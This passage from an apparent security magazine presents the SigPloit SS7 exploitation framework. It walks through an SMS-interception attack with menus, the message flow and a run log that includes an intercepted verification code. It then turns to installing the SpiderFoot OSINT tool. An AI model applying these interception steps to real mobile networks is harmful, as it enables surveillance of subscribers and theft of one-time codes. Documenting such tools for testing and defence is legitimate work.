0x1  GT   E     6     8  Track   GT       SGSN    E     --USIM--
PC        n     7        6    8  PC      X    X    n        x0
 _IMEI    C     2   lat  s    i  x7      X    X    C        x2
    CI    r     x1    x5 credit  x6      X    X    r        x3
Kc  421   P     9     4  Kc      x8      X    X    P        x8
 _HLR_    T      31.74   G       Fraud    gGsN     T        x6

[-][-]          Signaling Exploitation Framework         [-][-]
[-][-]                  Version:BETA 0.2                 [-][-]
[-][-]          Author:Loay AbdelRazek(@sigploit)        [-][-]


    Module                       Description
   --------                 --------------------
  0) SS7                   2G/3G Voice and SMS attacks
  1) Diameter              4G Data attacks
  2) GTP                   3G Data attacks
  3) SIP                   4G VoLTE attacks

   or quit to exit SiGploit

sig>
```

Fig 5. SigPloit Main

The framework is built on several versions, illustrated below

Version 1: *SS7 Module*

Version 2: *Diameter Module*

Version 3: *GTP Module*

Version 4: *SIP Module*

Each of which are targeting specific mobile generation (2G, 3G or 4G)

Diving into the modules


First things first, let's see how can we use the framework, it's as simple as click and play. Download it from github (see Annex A.).

After cloning SigPloit from github to run it's as simple as

```
$ cd bin

$ python SiGploit.py
```

SigPloit requires some access to the telecom cloud (which is not hard to acquire), each signaling protocol has its own means of access, for example, the SS7 requires acquiring a global title, a point code and a provider to connect to (all these parameters are provided by the access provider), SIP.


Due to that, SigPloit could be run in two main modes:



```
##################################Select a Mode from the below ##################################

 0) Simulation mode
 1) Live mode

mode>
```

Fig 6. Modes

1) ***Simulation Mode:*** Where you can test the attacks in a virtual lab, a server side code and the used parameters are provided as well to simulate the node that should respond to the generated attack along with data returned only for illustration on how critical the attacks are and how revealing they could be.



```
##################################Select a Mode from the below ################################

 0) Simulation mode
 1) Live mode

mode> 0

[*]Please run the corresposnding server side under the 'Testing/Server/Attacks/{attack_type}' directory on another machine
[*]Usage: java -jar <message_name.jar>
```

Fig 7. Simulation Mode


2) *Live mode:* if you have the required access to the signaling protocol in use, you can happily start testing against live networks.

As of this date, SigPloit is in its first version testing phase, SS7 Module. The SS7 Module has three main attack categories:

1) *Location Tracking*

2) *SMS and Call Interception*

3) *Fraud*




```
############################# Choose From the Below Attack Categories ############################

   0) Location Tracking
   1) Call and SMS Interception
   2) Fraud
   3) Documentation

   or type back to return to the main menu

(Attacks)>
```

Fig 8. SS7 Attacks

Each of the attacks has several message signaling units (MSU) or simply SS7 messages that are used for attacks, each of which have their own risk and ways of detection and mitigation.

Let's try out the SMS Interception attack.



```
######################################## Interception ########################################
############################### Select a Message from the below ##############################

   Message                                  Category
   --------                                 --------
   0) UpdateLocation-SMS Interception        CAT3

   or type back to go back to Attacks Menu
(Interception)>
```

Fig 9. SMS Interception

Choosing UpdateLocation message in this attack; UL is recognized as a category 3 message. All category 3 messages are to be allowed by the operators as they provide the essential operations for mobility. Below is an illustration of the parameters used with this message along with the nodes involved.




SMSC
HLR
Legitimate MSC
Attacker Fake VLR
Fake updateLocation req. (IMSI, fake MSC/VLR GT)
SendRoutingInfoForSM req. (MSISDN)..
SendRoutingInfoForSM ACK (fake MSC, IMSI,..etc)..
Forward SM. (SMS Data)

Fig 10. UL Attack Illustration

Running the attack.



```
**********************************************
***              Intercepting             ***
**********************************************
[*]Set Client PC: 1
[*]Set Peer PC: 2
[*]Set Client IP: 192.168.56.101
[*]Set Client Port: 2905
[*]Set Peer IP: 192.168.56.102
[*]Set Peer Port: 2906
[*]Set Network Indicator [0] International [1] National: 0
[*]Set Target's IMSI: 602027891234567
[*]Set Target's IMSI in GT Format [ mcc+mnc+msin --> cc+ndc+msin ]: 20107891234567
[*]Set your GT: 96512345678
[*]Forward the intercepted SMS to target?(y/n): n
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
[+]Initialized MAP Stack ....
[*]Updating Location for Target's IMSI 602027891234567 is processing..
[*]InsertSubscriber Data response sent
[*]Receiving SMS...
[+]Intercepted SMS: SmsSignalInfo [MO case: SMS-DELIVER-REPORT tpdu [TP-Parameter-Indicator [ TP_U
MSG [TP-User-Data [1, -121, 25, 50, 84, -10, 0, 0, 97, 64, 48, 81, 21, -127, 32, 12, -56, 50, -101
MT case: SMS-DELIVER tpdu [dataCodingScheme [TP-Data-Coding-Scheme [Code=0, DataCodingGroup=Genera
PlanIdentification=ISDNTelephoneNumberingPlan, addressValue=2010789123456]], TP-Protocol-Identifie
MSG [TP-User-Data [Msg:[Hello World!]]]]]
```


Fig 11. SigPloit SMS Interception Attack

There are parameters that are common for all messages, the parameters used for routing and setting up association with the SS7 provider, and the parameters that are specific for each attack. The common parameters are the point code (PC), those are the point to point values provided by the SS7 provider used for routing, as well as the global title, which is similar to the public IP in TCP/IP networks.

The specific parameters required to launch this attack are the IMSI, that could be required from other attacks, and the current MSC GT of the target in case of forwarding the SMS to the target for more attack persistence.

The returned results in this case is the SMS that was sent to the target of IMSI "`602027891234567`" which is "`Hello world!`"

More to add that SMS is transmitted in clear text.



```
▼ GSM SMS TPDU (GSM 03.40) SMS-DELIVER
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRI: A status report shall not be returned to the SME
    .... 0... = TP-LP: The message has not been forwarded and is not a spawned message
    .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
    .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▶ TP-Originating-Address - (Verify)
  ▶ TP-PID: 0
  ▶ TP-DCS: 0
  ▶ TP-Service-Centre-Time-Stamp
    TP-User-Data-Length: (47) depends on Data-Coding-Scheme
  ▼ TP-User-Data
      SMS text: 962425
      Use this code for Microsoft verification
```

Fig 12. SMS packet in clear text

The GTP and Diameter, currently under development, module as well depend on you having access to the IPX/GRX cloud, which is yet as easy as the SS7 access. As explained in previous sections, GTP has the same vulnerabilities as SS7 regarding no authentication, no integrity checks on the sent messages thus it could easily send crafted messages to spy on the mobile internet data traffic, as also it inherits the UDP vulnerabilities it's easy to conduct man-in-the-middle attacks.

The SIP module will focus much on how we could encapsulate SS7 messages within SIP headers and body, SQL injection using SIP to extract data from the HSS (the HLR in 4G). The SIP access is the easiest as you only need to send a traffic through an IMS capable device.

The project is still in its early beginnings, the contributions, ideas and feedback from the community are always welcomed.

Annex A.

Terminology:

Global Title (GT): Each node in the core of the operator (msc, vlr, etc.) have their own address (i.e., public IP) in a format of an international number, example: +441234567890. This is the address used for routing traffic to and from and the nodes between the operators.

Point Code (PC): Communication in SS7 network is done on a hop by hop basis in order to reach the final destination (GT). PC is 4-5 digits that determines the next peer hop that packets should go through (STP) in order to reach the destination. When you get an SS7 access, your SS7 provider is your peer, and the peer PC should be set to their Point Code.

International Mobile Subscriber Identity (IMSI): Is the most important target parameter. It is the subscriber ID used in all operations within the home operator or for roaming operations between operators. This is the first subscriber info that should be gathered as all critical and important attacks (i.e., interception, fraud) are done with IMSI.

Mobile Station International Subscriber Directory Number (MSISDN): The phone number.

International Mobile Equipment Identity (IMEI): is a unique number for each mobile hardware. The IMEI number is used by a GSM network to identify valid devices and therefore can be used for stopping a stolen phone from accessing that network. For example, if a mobile phone is stolen, the owner can call their network provider and instruct them to blacklist the phone using its IMEI number. The importance of this info is that some extension of IMEI (IMEISV) provides the software version as well of the handset, allowing you to initiate a more targeted client side attack.

Happy SigPloitation!

Github Link: github.com/SigPloiter/SigPloit

SPIDERFOOT:

Open Source Intelligence Automation

by Steve Micallef

ABOUT THE AUTHOR

Steve Micallef

I have been working in Information Security for over 15 years but my interest in this field goes back to the days before the Internet was mainstream and people learned about security through downloading text files from BBSs.

For over 10 years I held various security positions in one of the world's largest banks, more recently as the Head of Cyber Security. Right now I'm the Head of Security at a dynamic company in Switzerland poised to change the face of mobile banking.

SpiderFoot: Open Source Intelligence Automation

Note: The first part of this article is an adapted version of SpiderFoot's online documentation, designed to get you up and running quickly for the use case presented later. For more complete documentation, check out www.spiderfoot.net.

What is SpiderFoot?

SpiderFoot is an open source intelligence (OSINT) automation tool. Its goal is to automate the process of gathering as much intelligence as possible about a given target, which may be an IP address, domain name, hostname or network subnet.

SpiderFoot can be used offensively, i.e. as part of a black-box penetration test to gather information about your target, or defensively to identify what information your organisation is freely providing for attackers to use against you. It utilises over fifty data sources to build this information, with more and more data sources added with every release, since 2012.

Downloading

SpiderFoot is 100% open source and available for download from the SpiderFoot website, http://www.spiderfoot.net/download/. You can download the source as a tarball for Linux/BSD/Solaris, or as an executable for Windows.

What you need

SpiderFoot is written in Python (2.7), so to run it on Linux/BSD/Solaris. you just need Python 2.7.x installed, in addition to the lxml, netaddr, M2Crypto, CherryPy and Mako modules.

To install the dependencies using 'pip', run the following:

```
~$ pip install lxml netaddr M2Crypto cherrypy mako
```

Other modules such as MetaPDF, SOCKS and more are included in the SpiderFoot package, so you don't need to install them separately.

For Windows, no dependencies need to be installed.

Installing and starting SpiderFoot

Simply unzip/untar the package into a folder of your choice and you are ready to go!

To then run SpiderFoot, it differs slightly depending on your platform.

Linux/BSD/Solaris

Execute sf.py from the directory you extracted SpiderFoot into:

```
~/spiderfoot-X.X.X$ python ./sf.py
```

Once executed, a web-server will be started, which by default will listen on 127.0.0.1:5001. You can then use the web-browser of your choice by browsing to http://127.0.0.1:5001.

If you wish to make SpiderFoot accessible from another system, for example running it on a server and controlling it remotely, then you can specify an external IP for SpiderFoot to bind to, or use 0.0.0.0 so that it binds to all addresses, including 127.0.0.1:

```
~/spiderfoot-X.X.X$ python ./sf.py 0.0.0.0:5001
```

If port 5001 is used by another application on your system, you can change the port:

```
~/spiderfoot-X.X.X$ python ./sf.py 127.0.0.1:9999
```

Windows

All that's needed is to run sf.exe from the folder you unzipped the package to:

```
C:\SpiderFoot>sf.exe
```

As with Linux, you can also specify the IP and port to bind to:

```
C:\SpiderFoot>sf.exe 0.0.0.0:9999
```

Caution!

By default, SpiderFoot does not authenticate users connecting to its user-interface or serve over HTTPS, so avoid running it on a server/workstation that can be accessed from untrusted devices, as they will be able to control SpiderFoot remotely and initiate scans from your devices. As of SpiderFoot 2.7, to use authentication and HTTPS, see the online documentation for more information.


API Keys

SpiderFoot doesn't require API keys to provide you with a lot of data, but API keys to certain sources will definitely add value. The online SpiderFoot documentation contains instructions on how to obtain the various API keys for modules like SHODAN, IBM's X-force and others.

Using SpiderFoot

Running a Scan

When you run SpiderFoot for the first time, there is no historical data, so you should be presented with a screen like the following:

